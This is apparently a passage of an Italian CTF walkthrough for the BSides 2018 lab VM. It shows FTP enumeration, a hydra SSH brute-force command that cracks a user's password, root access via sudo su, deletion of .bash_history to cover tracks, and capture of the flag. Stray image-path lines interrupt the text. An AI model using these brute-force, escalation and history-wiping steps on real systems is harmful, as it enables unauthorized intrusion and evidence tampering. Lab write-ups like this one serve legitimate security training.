drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534  4096 Mar 03  2018 public
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||39602|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Mar 03  2018 .
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534  4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||33348|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534  4096 Mar 03  2018 .
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
```

Scarichiamo questo file di testo sulla nostra macchina kali per leggerne il contenuto. con il comando get <nome del file> riusciamo a scaricare questo file di testo.


```
kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||39602|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Mar 03  2018 .
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||33348|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534   4096 Mar 03  2018 .
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||34614|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 9.27 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (5.72 KiB/s)
ftp>
```

Una volta aver fatto questo chiudiamo la connessione con il servizio ftp.
All'interno del file di testo ricavato vi sono presenti una serie di nomi utenti che possono tornarci utili in futuro.

```
(kali@kali)-[~/Desktop/bside2018]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali@kali)-[~/Desktop/bside2018]
$
```

ERROR: The password you entered for the username john is incorrect. Logg your password.

Username or Email
john

Password

Inoltre confermiamo ulteriormente l'esistenza di un utente chiamato "john".

Proviamo ad effettuare una sessione di cracking delle password utilizzando hydra per quanto riguarda il servizio ssh. Per questa sessione di cracking utilizziamo la lista di nomi utenti appena ricavata.

comando: hydra -L users.txt.bk -P

/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt -t 4

ssh://192.168.56.101

risultato:

```
kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
(kali@kali)-[~/Desktop/bside2018]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali@kali)-[~/Desktop/bside2018]
$ cat hydrassh.txt
[22][ssh] host: 192.168.56.101  login: anne  password: princess

(kali@kali)-[~/Desktop/bside2018]
$
```

Una volta ottenute tutte queste informazioni proviamo a sfruttarle per collegarsi alla macchina target. Per prima cosa proviamo a connetterci alla macchina target utilizzando il servizio ssh con le credenziali ricavate dalla sessione di cracking:

```
kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
john
mai
anne
doomguy

(kali@kali)-[~/Desktop/bside2018]
$ cat hydrassh.txt
[22][ssh] host: 192.168.56.101  login: anne  password: princess

(kali@kali)-[~/Desktop/bside2018]
$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Dec 15 17:10:31 2024
anne@bsides2018:~$
```

Dopo esserci collegati alla macchina target proviamo a lanciare il comando sudo su che ci permette di acquisire i privilegi di root e verifichiamo se sia possibile eseguire il comando:

```
root@bsides2018: /home/anne
File Actions Edit View Help
anne
doomguy

(kali@kali)-[~/Desktop/bside2018]
$ cat hydrassh.txt
[22][ssh] host: 192.168.56.101 login: anne password: princess

(kali@kali)-[~/Desktop/bside2018]
$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sun Dec 15 17:10:31 2024
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne#
```

Una volta verificato che il comando sia attivo, inseriamo la password usata per accedere alla macchina target con user “anne” riusciamo ad ottenere i permessi di root, dando il comando `ls -la` notiamo la presenza di un file e di una directory:

```
root@bsides2018: /home/anne
File Actions Edit View Help
root@bsides2018:/home/anne# ls -la
total 16
drwxr-xr-x 3 anne anne 4096 Dec 15 17:14 .
drwxr-xr-x 7 root root 4096 Mar  4 2018 ..
-rw-r--r-- 1 anne anne  94 Dec 15 17:14 .bash_history
drwxr-xr-x 2 anne anne 4096 Dec 15 17:04 .cache
root@bsides2018:/home/anne#
```


Per prima cosa eliminiamo la cronologia della shell giusto per mantenere un certo grado di riservatezza xD.

```
root@bsides2018: /home/anne
File Actions Edit View Help
root@bsides2018:/home/anne# ls -la
total 16
drwxr-xr-x 3 anne anne 4096 Dec 15 17:14 .
drwxr-xr-x 7 root root 4096 Mar  4 2018 ..
-rw-r--r-- 1 anne anne  94 Dec 15 17:14 .bash_history
drwxr-xr-x 2 anne anne 4096 Dec 15 17:04 .cache
root@bsides2018:/home/anne# rm -r .bash_history
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# ls -la
total 12
drwxr-xr-x 3 anne anne 4096 Dec 16 06:03 .
drwxr-xr-x 7 root root 4096 Mar  4 2018 ..
drwxr-xr-x 2 anne anne 4096 Dec 15 17:04 .cache
root@bsides2018:/home/anne#
```

A screenshot of a WordPress login page. It features the WordPress logo at the top center. Below it, a message states: "ERROR: The password you entered for the username john is incorrect. Lost your password?". There are two input fields: "Username or Email" with the text "john" entered, and "Password" which is empty. A "Log In" button is at the bottom right.

Dopodichè muoviamoci all'interno della macchina target con il comando `cd` e controlliamo il contenuto delle varie directory con il comando `ls -la`:


```
root@bsides2018: ~
File Actions Edit View Help
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# ls -la
total 40
drwxr-xr-x 3 root root 4096 Mar  7 2018 .
drwxr-xr-x 23 root root 4096 Mar  3 2018 ..
-rw-r--r-- 1 root root 2248 Dec 15 17:13 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar  5 2018 flag.txt
-rw-r--r-- 1 root root 417 Mar  7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwxr-xr-x 2 root root 4096 Dec 16 05:07 .pulse
-rw-r--r-- 1 root root 256 Mar  3 2018 .pulse-cookie
-rw-r--r-- 1 root root  66 Mar  3 2018 .selected_editor
root@bsides2018:~#
```

A screenshot of a Linux desktop environment. The background is a dark blue wallpaper with a dragon-like creature. There are several icons on the desktop, including folders like "Downloads", "Music", "Pictures", and "Videos", and files like "flag.txt", ".bash_history", ".bashrc", ".mysql_history", ".profile", ".pulse", ".pulse-cookie", and ".selected_editor". The terminal window is open in the foreground, showing the command prompt and the output of the `ls -la` command.

Notiamo la presenza di un file `flag.txt`, il contenuto all'interno del file è il seguente:

```
root@bsides2018: ~  
File Actions Edit View Help  
root@bsides2018:/home# ls  
abatchy anne doimguy john mai  
root@bsides2018:/home# cd  
root@bsides2018:~# ls  
flag.txt  
root@bsides2018:~# cat flag.txt  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17  
root@bsides2018:~#
```

Per quanto riguarda le credenziali trovate per il sito di wordpress sfruttando quelle credenziali per effettuare il login riusciamo ad accedere al profilo di john con i permessi di amministratore:



La nostra ctf può ritenersi conclusa, ma per un allenamento personale cercherò di trovare ulteriori modi per acquisire i permessi di root.